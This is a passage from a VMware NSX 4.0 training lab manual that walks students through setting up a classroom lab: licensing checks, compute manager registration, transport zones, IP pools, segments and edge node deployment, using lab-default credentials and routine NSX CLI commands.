VMware NSX: Install, Configure, Manage [V4.0]

Lab Manual

VMware® Education Services
VMware, Inc.
www.vmware.com/education

VMware NSX: Install, Configure, Manage [V4.0]
Lab Manual
Part Number EDU-EN-NSXICM4-LAB (07-NOV-2022)

Typographical Conventions

The following typographical conventions are used in this course.

Conventions	Usage and Examples
`Monospace`	Identifies command names, command options, parameters, code fragments, error messages, filenames, folder names, directory names, and path names: • Run the `esxtop` command. • … found in the `/var/log/messages` file.
`Monospace Bold`	Identifies user inputs: • Enter **`ipconfig /release`**.
Boldface	Identifies user interface controls: • Click the **Configuration** tab.
Italic	Identifies book titles: • *vSphere Virtual Machine Administration*
< >	Indicates placeholder variables: • <ESXi_host_name> • … the `Settings/<Your_Name>.txt` file

Contents

Lab 1 Reviewing the Lab Environment and Topologies

Objective and Tasks

Review the lab environment and network topologies:

1. Use the Lab Environment
2. Review the Networking Topologies

Task 1: Use the Lab Environment


You review information about the lab environment.

1. Review information that affects the NSX 4.0 ICM lab performance.
    - You access and manage the lab environment from the student desktop.
    - The student desktop resides on the Management network (SA-Management), and you can start deploying the various NSX fabric items from the student desktop.
    - A vCenter Server system and NSX Manager instance are predeployed with two clusters that are populated with various virtual machines.
    - At various points in the labs, you are directed to copy and paste information for later use.
2. Save a text file with useful information.
    a. When you initially access the student desktop, right-click the **Start** menu, select **Run** > **Notepad**, and add useful information to the file.
        - Frequently used password: VMware1!VMware1!
        - User Name for the vSphere Client: administrator@vsphere.local
    b. Save the file to your desktop and name it as `Lab-notes`.

Task 2: Review the Networking Topologies

You must review the topology diagrams periodically while configuring the NSX environment. Your lab environment is highlighted by the Lab Environment topology diagram.

1. Review the Lab Environment topology diagram.



Lab 2 Reviewing the Configuration of the Predeployed NSX Manager Instance

Objective and Tasks

Verify the NSX Manager appliance settings:

1. Access the Lab Environment
2. Prepare for the Lab
3. Verify the Licensing for vCenter Server and ESXi Hosts
4. Verify the NSX Manager Configuration and Licensing
5. Use the NSX CLI to Review the NSX Management Cluster Information
6. Register vCenter Server as a Compute Manager

In this lab environment, you use a single-node NSX cluster. In a production environment, a three-node cluster must be deployed to provide redundancy and high availability.

Task 1: Access the Lab Environment

You access and manage the lab environment from the student desktop. The system assigned to you serves as an end-user terminal.

1. Verify that you are successfully logged in to the student desktop.
2. (Optional) Log in to your student desktop.
    - User name: vclass\administrator
    - Password: VMware1!

Task 2: Prepare for the Lab

You log in to the vSphere Client UI and the NSX UI.

1. On your student desktop, log in to the vSphere Client UI.
   a. Open Chrome.

      You must use Chrome as your primary browser, unless specified otherwise.

   b. If the tab is not opened by default, click the **vSphere** > **vSphere Client (SA-VCSA-01)** bookmark.

   c. Log in to the vSphere Client.
      - User name: administrator@vsphere.local
      - Password: VMware1!
2. Log in to the NSX UI.
   a. If the tab is not opened by default, open a new tab in Chrome and click the **NSX** > **NSX Manager** bookmark.

   b. If the `Your connection is not private` message appears, click **ADVANCED** and click the **Proceed to sa-nsxmgr-01.vclass.local (unsafe)** link.

   c. Log in to the NSX UI.
      - User name: admin
      - Password: VMware1!VMware1!

Task 3: Verify the Licensing for vCenter Server and ESXi Hosts

You verify the licenses of the vCenter Server and ESXi hosts.

1. In the vSphere Client UI, select **Administration** from the menu in the left pane**.**
2. In the Navigator pane, navigate to **Licensing** > **Licenses.**
3. Verify that the vCenter Server license is valid.
   a. In the middle pane, click the **Assets** tab.


   b. Click the **vCenter Server Systems** tab and view the license expiration date.

4. If the license is expired, assign a vCenter Server license key to the vCenter Server instance.
    a. Go to https://via.vmw.com/nsxicm40_licenses and retrieve the vCenter Server license key.
    b. With your vCenter Server instance selected, click **Assign License**.
    c. Navigate to the **NEW LICENSE** tab.
    d. In the **License key** text box, enter or paste the vCenter Server license key.
    e. Review the expiration date and license capacity.
    f. Click **OK.**
5. Verify that the ESXi hosts licenses are valid.
    a. In the center pane, click the **Assets** tab.
    b. Click the **Hosts** tab and view the license expiration dates.
6. If the licenses are expired, assign a license key to all ESXi hosts.
    a. Go to https://via.vmw.com/nsxicm40_licenses and retrieve the ESXi host license key.
    b. Select all ESXi hosts in the list.
    c. Click **Assign License**.
    d. At the `Perform this action on 4 objects?` prompt, click **YES**.
    e. Navigate to the **NEW LICENSE** tab.
    f. In the **License key** text box, enter or paste the license key**.**
    g. Review the expiration date and license capacity.
    h. Click **OK.**

Task 4: Verify the NSX Manager Configuration and Licensing

You examine the configuration and licensing information of the predeployed NSX Manager appliance.

1. On the NSX UI Home page, navigate to **System** > **Configuration** > **Appliances**.
2. Under NSX Appliances**,** view the information of the predeployed NSX Manager instance, including the IPv4 and IPv6 address, NSX version, cluster status, and resource utilization.



Information appears for only one NSX Manager node because you use a single-node cluster in this lab.

NOTE

You can safely ignore the `A compute manager is required to deploy any of the appliances below. To add a compute manager, go to the COMPUTE MANAGERS page.` alert. You will add a compute manager later.

You can also ignore and close the `There is no backup configured for NSX Manager` message.

---

3. Verify the license of NSX Manager by clicking **System** > **Settings** > **Licenses**.

   Three valid licenses should be assigned to NSX Manager:

   - NSX Data Center Enterprise Plus
   - NSX Firewall with Advanced Threat Prevention
   - NSX for vShield Endpoint

4. If valid licenses for NSX Data Center Enterprise Plus and NSX Firewall with Advanced Threat Prevention are not assigned to NSX Manager, go to https://via.vmw.com/nsxicm40_licenses and retrieve the NSX Manager license keys.

Task 5: Use the NSX CLI to Review the NSX Management Cluster Information

You use the NSX CLI to review the configuration and status information of the NSX cluster.

1. On your student desktop, open the MTPuTTY application from the system tray.
2. Double-click **sa-nsxmgr-01** to open a console connection.
3. If a PuTTY security alert appears, click **Yes** to proceed.
4. Disable the command-line timeout.

   ```
   set cli-timeout 0
   ```

5. Disable the NSX-UI timeout.

   ```
   set service http session-timeout  0
   ```

6. Restart the NSX-UI service so that the timeout settings take effect.

   ```
   restart service ui-service
   ```

7. View the status of the NSX cluster.

   ```
   get cluster status
   ```

   This command returns the status for each of the roles in the NSX cluster, including Manager and Controller. The group status for each of these components is STABLE.

   NOTE

   In this lab, you use a single-node NSX cluster.

   If the cluster status appears as DEGRADED, wait for a few minutes and run the command as the services take time to start.

Task 6: Register vCenter Server as a Compute Manager

You configure vCenter Server as a compute manager.

1. On the NSX UI Home page, navigate to **System** > **Configuration** > **Fabric** > **Compute Managers** and click **+ADD COMPUTE MANAGER**.
2. On the New Compute Manager page, provide the configuration details.

Option	Action
Name	Enter **`sa-vcsa-01.vclass.local`** in the text box.
FQDN or IP Address	Enter **`172.20.10.94`** in the text box.
Username	Enter **`administrator@vsphere.local`** in the text box.
Password	Enter **`VMware1!`** in the text box.
SHA-256 Thumbprint	Leave the text box blank.
Create Service Account	Turn on the toggle to display Yes.
Enable Trust	Turn on the toggle to display Yes.
Access Level	Leave **Full Access to NSX option** (default) selected.

   Leave the default values for all the other options.
3. Click **ADD.**
4. When the `Thumbprint is Missing` message appears, click **ADD** to use the server's default thumbprint.
5. Click **Refresh** at the bottom of the display to update the contents.

   The registration status appears as Registered and the connection status appears as Up.
6. Verify that the version of vCenter Server is 7.0.3.

Lab 3 (Simulation) Deploying a Three-Node NSX Management Cluster

Objective and Tasks

Deploy a three-node NSX Management cluster from the NSX UI:


1. Prepare for the Lab
2. Deploy the Second NSX Manager Instance
3. Deploy the Third NSX Manager Instance
4. Configure the Virtual IP Address
5. Review the NSX Management Cluster Information from the NSX CLI

From your local desktop, go https://via.vmw.com/nsxicm40_lab3 to to open the simulation.

IMPORTANT

Do not perform the steps from this simulation in your actual lab environment.

Do not refresh, navigate away from, or minimize the browser tab hosting the simulation. These actions might pause the simulation, and the simulation might not progress.




Lab 4 Preparing the NSX Infrastructure

Objective and Tasks

Deploy transport zones, create IP pools, and prepare hosts for use by NSX:

1. Prepare for the Lab
2. Create Transport Zones
3. Create IP Pools
4. Prepare the ESXi Hosts



Task 1: Prepare for the Lab

You log in to the NSX UI.

1. On your student desktop, open Chrome.
2. Click the **NSX** > **NSX Manager** bookmark.
3. Log in to the NSX UI.
   - User name: admin
   - Password: VMware1!VMware1!

Task 2: Create Transport Zones

You create an overlay transport zone and a VLAN transport zone.

1. Create an overlay transport zone.
   a. On the NSX UI Home page, navigate to **System** > **Configuration** > **Fabric** > **Transport Zones** and click **+ADD ZONE.**
   b. In the New Transport Zone window, create a transport zone.

Option	Action
Name	Enter **`PROD-Overlay-TZ`** in the text box.
Traffic Type	Click **Overlay** (default).
Uplink Teaming Policy Names	Leave the text box blank.

   c. Click **ADD.**

      A new transport zone appears.

2. Create a VLAN-based transport zone to communicate with the non-overlay networks that are external to NSX.
   a. Click **+ADD ZONE**.
   b. In the New Transport Zone window, create a transport zone.

Option	Action
Name	Enter **`PROD-VLAN-TZ`** in the text box.
Traffic Type	Select **VLAN**.
Uplink Teaming Policy Names	Leave the text box blank.

   c. Click **ADD.**

      A new transport zone appears.

Task 3: Create IP Pools

You create an IP pool for assigning IP addresses to the NSX transport nodes.

1. On the NSX UI Home page, navigate to **Networking** > **IP Management** > **IP Address Pools** > **IP Address Pools** and click **ADD IP ADDRESS POOL**.
2. Provide the configuration details in the ADD IP ADDRESS POOL window.
   a. Enter **`TEP-IP-Pool`** in the **Name** text box.
   b. Enter **`IP Pool for ESXi and Edge`** in the **Description** text box.
   c. Click **Set** under Subnets and select **ADD SUBNET** > **IP Ranges**.
   d. In the **IP Ranges/Block** text box, enter **`172.20.11.151-172.20.11.170`** and press Enter.
   e. Enter **`172.20.11.0/24`** in the **CIDR** text box.
   f. Enter **`172.20.11.10`** in the **Gateway IP** text box.
   g. Click **ADD** on the ADD SUBNETS page.
3. Click **APPLY** on the Set Subnets page.
4. Click **SAVE**.

Task 4: Prepare the ESXi Hosts

You prepare the ESXi hosts to participate in the virtual networking and security functions offered by NSX.

1. On the NSX UI Home page, navigate to **System** > **Configuration** > **Fabric** > **Nodes** > **Host Transport Nodes**.
2. From the **Managed by** drop-down menu, select **sa-vcsa-01.vclass.local.**

   Two clusters appear: Management-Cluster, and Compute-Cluster.
3. Expand the **Compute-Cluster** cluster view.

   The NSX Configuration status of the hosts appears as Not Configured and the Node Status is Not Available.
4. Select the **Compute-Cluster** check box and click **CONFIGURE NSX.**
5. In the NSX Installation dialog box, click **Create New Transport Node Profile**.
6. Provide the required details in the Add Transport Node Profile page.

Option	Action
Name	Enter **`ESXi-TN-Profile`** in the text box.
Name (Node Switch)	Select **sa-vcsa-01.vclass.local** from the **vCenter** drop-down menu and select **dvs-SA-Datacenter** from the **VDS switch** drop-down menu.
Transport Zone	Select **PROD-Overlay-TZ.**
Uplink Profile	Select **nsx-default-uplink-hostswitch-profile.**
IP Assignment (TEP)	Select **Use IP Pool**.
IP Pool	Select **TEP-IP-Pool**.
Teaming Policy Uplink Mapping	Select **Uplink 5** for uplink-1 and select **Uplink 6** for uplink-2.

   Leave the default values for all other settings.

   NOTE

   If the uplink profile does not appear, refresh the NSX UI.
7. Click **ADD**.

8. In the NSX Installation window, click **APPLY.**

   The autoinstall process starts, which might take approximately 5 minutes to complete.

9. When the installation completes, verify that NSX is installed on the hosts and the status of the Compute-Cluster cluster nodes is Up.


   You might need to click **REFRESH** at the bottom to refresh the page.

Lab 5 Configuring Segments

Objective and Tasks

Create segments for VMs residing on the ESXi hosts:

1. Prepare for the Lab
2. Create Segments
3. Attach VMs to Segments
4. Use Network Topology to Validate the Logical Switching Configuration
5. Test Layer 2 Connectivity and Verify the Configuration of Segments



Task 1: Prepare for the Lab

You log in to the vSphere Client UI and the NSX UI.

1. On your student desktop, log in to the vSphere Client UI.
   a. Open Chrome.
   b. Click the **vSphere** > **vSphere Client (SA-VCSA-01)** bookmark.
   c. Log in to the vSphere Client UI.
      - User name: administrator@vsphere.local
      - Password: VMware1!
2. Log in to the NSX UI.
   a. Open another tab in Chrome.
   b. Click the **NSX** > **NSX Manager** bookmark.
   c. Log in to the NSX UI.
      - User name: admin
      - Password: VMware1!VMware1!

Task 2: Create Segments

You create three segments to provide L2 connectivity.

1. Create a segment named Web-Segment.
   a. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Segments** > **NSX.**
   b. Click **ADD SEGMENT** and configure the segment.

Option	Action
Name	Enter **`Web-Segment`** in the text box.
Connected Gateway	Select **None** (default).
Transport Zone	Select **PROD-Overlay-TZ.**
Subnets	Enter **`172.16.10.1/24`** in the text box.

   Leave the default values for all the other options.
   c. Click **SAVE**.
   d. When the message to continue segment configuration appears, click **NO**.

2. Create a segment named App-Segment.
   a. Click **ADD SEGMENT** and configure the segment.

Option	Action
Name	Enter **`App-Segment`** in the text box.
Connected Gateway	Select **None** (default).
Transport Zone	Select **PROD-Overlay-TZ.**
Subnets	Enter **`172.16.20.1/24`** in the text box.

   Leave the default values for all the other options.
   b. Click **SAVE**.
   c. When the message to continue segment configuration appears, click **NO**.
3. Create a segment named DB-Segment.
   a. Click **ADD SEGMENT** and configure the segment.

Option	Action
Name	Enter **`DB-Segment`** in the text box.
Connected Gateway	Select **None** (default).
Transport Zone	Select **PROD-Overlay-TZ.**
Subnets	Enter **`172.16.30.1/24`** in the text box.

   Leave the default values for all the other options.
   b. Click **SAVE**.
   c. When the message to continue segment configuration appears, click **NO**.
4. Verify that the three segments are created successfully and the Status is Success.

Task 3: Attach VMs to Segments

You attach VMs running on the ESXi hosts to their corresponding segments.

1. In the vSphere Client UI, select **Inventory** from the menu on the left and navigate to the **Hosts and Clusters** tab.
2. Expand the view of **vSphere Datacenter** > **Compute-Cluster.**
3. Connect sa-web-01 to the Web-Segment segment.
    a. Right-click **sa-web-01** and select **Edit Settings.**
    b. From the **Network adapter 1** drop-down menu, select **Browse**, select **Web-Segment**, and click **OK.**
    c. Verify that the **Connected** check box is selected.
    d. Click **OK.**
4. Connect sa-web-02 to the Web-Segment segment.
    a. Right-click **sa-web-02** and select **Edit Settings.**
    b. From the **Network adapter 1** drop-down menu, select **Browse**, select **Web-Segment**, and click **OK.**
    c. Verify that the **Connected** check box is selected.
    d. Click **OK.**
5. Connect sa-web-03-victim to Web-Segment.
    a. Right-click **sa-web-03-victim** and select **Edit Settings.**
    b. From the **Network adapter 1** drop-down menu, select **Browse**, select **Web-Segment**, and click **OK.**
    c. Verify that the **Connected** check box is selected.
    d. Click **OK.**
6. Connect sa-app-01 to App-Segment.
    a. Right-click **sa-app-01** and select **Edit Settings.**
    b. From the **Network adapter 1** drop-down menu, select **Browse**, select **App-Segment**, and click **OK.**
    c. Verify that the **Connected** check box is selected.
    d. Click **OK.**

7. Connect sa-db-01 to DB-Segment.
    a. Right-click **sa-db-01** and select **Edit Settings.**
    b. From the **Network adapter 1** drop-down menu, select **Browse**, select **DB-Segment**, and click **OK.**
    c. Verify that the **Connected** check box is selected.
    d. Click **OK.**

Task 4: Use Network Topology to Validate the Logical Switching Configuration

You use Network Topology to validate the configured segments.

1. On the NSX UI Home page, navigate to **Networking** > **Network Topology.**
2. Click **SKIP** on the Details Pane wizard.
3. Verify that Web-Segment, App-Segment, and DB-Segment appear in the Network Topology diagram.
4. Click the segment icon under Web-Segment to open a navigation pane on the right and verify the Web-Segment configuration.
5. Click the **3 VMs** icon and verify that sa-web-01, sa-web-02, and sa-web-03-victim are connected to Web-Segment.
6. Click the segment icon under App-Segment to open a navigation pane on the right and verify the App-Segment configuration.
7. Click the **1 VMs** icon and verify that sa-app-01 is connected to App-Segment.
8. Click the segment icon under DB-Segment to open a navigation pane on the right and verify the DB-Segment configuration.
9. Click the **1 VMs** icon and verify that sa-db-01 is connected to App-Segment.

Task 5: Test Layer 2 Connectivity and Verify the Configuration of Segments

You verify the information about segments from the NSX Manager instance and the data plane.

1. Open a console connection to sa-web-01.
   a. In the vSphere Client UI, select **Inventory** from the menu on the left and navigate to the **Hosts and Clusters** tab.
   b. In the Navigator pane, click **sa-web-01** and select **Launch Web Console.**
   c. When the web console window opens, click in the window and press Enter to activate the screen.
   d. Enter **root** as the user name and **VMware1!** as the password.
2. Ping the sa-web-02 (172.16.10.12) VM.

   ```
   ping -c 3 172.16.10.12
   ```

   Your ping is successful.
3. Ping the sa-web-03-victim (172.16.10.13) VM.

   ```
   ping -c 3 172.16.10.13
   ```

   Your ping is successful.
4. Retrieve the UUID information for each segment.
   a. Use MTPuTTY to connect to sa-nsxmgr-01.
   b. Retrieve information for the segments.

      ```
      get segments
      ```

      ```
      sa-nsxmgr-01> get segments
      VNI UUID Name
      69633 20d91369-b964-4ff6-a8a9-f8c263dc7213 App-Segment
      69632 8fd97015-4bdc-47eb-ad98-d67608f82e75 Web-Segment
      69634 4fa53e28-3923-4d6f-865c-5736e0e1d02a DB-Segment
      ```

   c. Record the UUID value for Web-Segment in a Notepad file. _____

      ```
      69632 8fd97015-4bdc-47eb-ad98-d67608f82e75 Web-Segment
      ```

      The UUIDs in your lab environment might be different.

5. Retrieve the Tunnel Endpoint (TEP) information for Web-Segment.

   ```
   get segment <Web-Segment_UUID> vtep
   ```

   The example output shows the TEPs connected to Web-Segment.

   ```
   sa-nsxmgr-01> get segment 8fd97015-4bdc-47eb-ad98-
   d67608f82e75 vtep
   ```

6. Retrieve the MAC table information for Web-Segment.

   ```
   get segment <Web-Segment_UUID> mac
   ```

   ```
   sa-nsxmgr-01> get segment 8fd97015-4bdc-47eb-ad98-
   d67608f82e75 mac
   ```

7. Retrieve the ARP table information for Web-Segment.

   ```
   get segment <Web-Segment_UUID> arp
   ```

   ```
   sa-nsxmgr-01> get segment 8fd97015-4bdc-47eb-ad98-
   d67608f82e75 arp
   ```

   If your Address Resolution Protocol (ARP) table is empty, you must initiate a ping between the Web-Segment VMs.

8. Retrieve information about the established host connections on Web-Segment.

   ```
   get segment <Web-Segment_UUID> ports
   ```

   ```
   sa-nsxmgr-01> get segment 8fd97015-4bdc-47eb-ad98-
   d67608f82e75 ports
   ```

9. Use MTPuTTY to connect to the sa-esxi-01 host.

10. Access the `nsxcli` command line.

    ```
    nsxcli
    ```

11. Retrieve the segment information from the sa-esxi-01 host.

    ```
    get segments
    ```

    A similar output appears:


```
sa-esxi-01.vclass.local> get segments
Tue Sep 06 2022 UTC 15:29:35.363
                  Logical Switches Summary
------------------------------------------------------------

                    Overlay Kernel Entry
============================================================
  VNI                     DVS name                  VIF num
 69632              dvs-SA-Datacenter                 1
 69633              dvs-SA-Datacenter                 1
 69634              dvs-SA-Datacenter                 1

                     Overlay LCP Entry
============================================================
  VNI              Logical Switch UUID                Name
 69632     8fd97015-4bdc-47eb-ad98-d67608f82e75   Web-Segment
 69633     20d91369-b964-4ff6-a8a9-f8c263dc7213   App-Segment
 69634     4fa53e28-3923-4d6f-865c-5736e0e1d02a   DB-Segment

                     VLAN Backed Entry
============================================================
          Logical Switch UUID            VLAN ID
```

Lab 6 Deploying and Configuring NSX Edge Nodes

Objective and Tasks

Deploy NSX Edge nodes and configure them as transport nodes:

1. Prepare for the Lab
2. Deploy Two NSX Edge Nodes
3. Configure an Edge Cluster



Task 1: Prepare for the Lab

You log in to the vSphere Client UI and the NSX UI.

1. On your student desktop, log in to the vSphere Client UI.
   a. Open Chrome.
   b. Click the **vSphere** > **vSphere Client (SA-VCSA-01)**bookmark.
   c. Log in to the vSphere Client UI.
      - User name: administrator@vsphere.local
      - Password: VMware1!
2. Log in to the NSX UI.
   a. Open another tab in Chrome.
   b. Click the **NSX** > **NSX Manager** bookmark.
   c. Log in to the NSX UI.
      - User name: admin
      - Password: VMware1!VMware1!

Task 2: Deploy Two NSX Edge Nodes

You deploy NSX Edge nodes on ESXi hosts to perform routing and other Layer 3 networking functionality.

1. On the NSX UI Home page, navigate to **System** > **Configuration** > **Fabric** > **Nodes** > **Edge Transport Nodes**.
2. Click **+ADD EDGE NODE.**
3. Provide the configuration details on the Add Edge VM page.

Option	Action
Name	Enter **`sa-nsxedge-01`** in the text box.
Host name/FQDN	Enter **`sa-nsxedge-01.vclass.local`** in the text box.
Form Factor	Click **Small**.

4. Click **NEXT.**
5. On the Credentials page, enter **`VMware1!VMware1!`** as the CLI password and the system root password.

6. Turn on the **Allow SSH Login** and **Allow Root SSH Login** toggles to display Yes.
7. Click **NEXT.**
8. On the Configure Deployment page, provide the configuration details.

Option	Action
Compute Manager	Select **sa-vcsa-01.vclass.local.**
Cluster	Select **Management-Cluster.**
Resource Pool	Leave the text box blank.
Host	Leave the text box blank.
Datastore	Select **SA-Shared-01-NSX.**

9. Click **NEXT.**
10. On the Configure Node Settings page, provide the configuration details.

Option	Action
IP Assignment	Select **Static.**
Management IP	Enter **`172.20.10.61/24`** in the text box.
Default Gateway	Enter **`172.20.10.10`** in the text box.
Management Interface	Click the **Select Interface** link, select **pg-SA-Management,** and click **SAVE**.
Search Domain Names	Enter **`vclass.local`** in the text box.
DNS Servers	Enter **`172.20.10.10`** in the text box.
NTP Servers	Enter **`172.20.10.100`** in the text box.
UDT mode	Leave UPT mode disabled (Default). You enable Uniform Passthrough (UPT) mode in an environment that supports DPU-based acceleration to improve overall system performance and reduce latency.

11. Click **NEXT.**

12. On the Configure NSX page, provide the configuration details.

Option	Action
Edge Switch Name	Enter **PROD-Overlay-NVDS** in the text box.
Transport Zone	Select **PROD-Overlay-TZ.**
Uplink Profile	Select **nsx-edge-single-nic-uplink-profile.**
IP Assignment (TEP)	Select **Use IP Pool.**
IP Pool	Select **TEP-IP-Pool.**
Teaming Policy Uplink Mapping - DPDK Fastpath Interfaces for uplink-1 (active)	Click the **Select Interface** link, select **pg-SA-Edge-Overlay**, and click **SAVE**.

13. On the Configure NSX page, click **+ ADD SWITCH** and provide the configuration details.

    You might need to scroll up the page.

Option	Action
Edge Switch Name	Enter **PROD-VLAN-NVDS** in the text box.
Transport Zone	Select **PROD-VLAN-TZ.**
Uplink Profile	Select **nsx-edge-single-nic-uplink-profile.**
Teaming Policy Uplink Mapping - DPDK Fastpath Interfaces for uplink-1 (active)	Click the **Select Interface** link, select **pg-SA-Edge-Uplinks**, and click **SAVE**.

14. Click **FINISH**.

    The Edge deployment might take several minutes to complete. The deployment status displays various values, for example, Deployment In Progress, Node Not Ready or a transient Configuration Error.

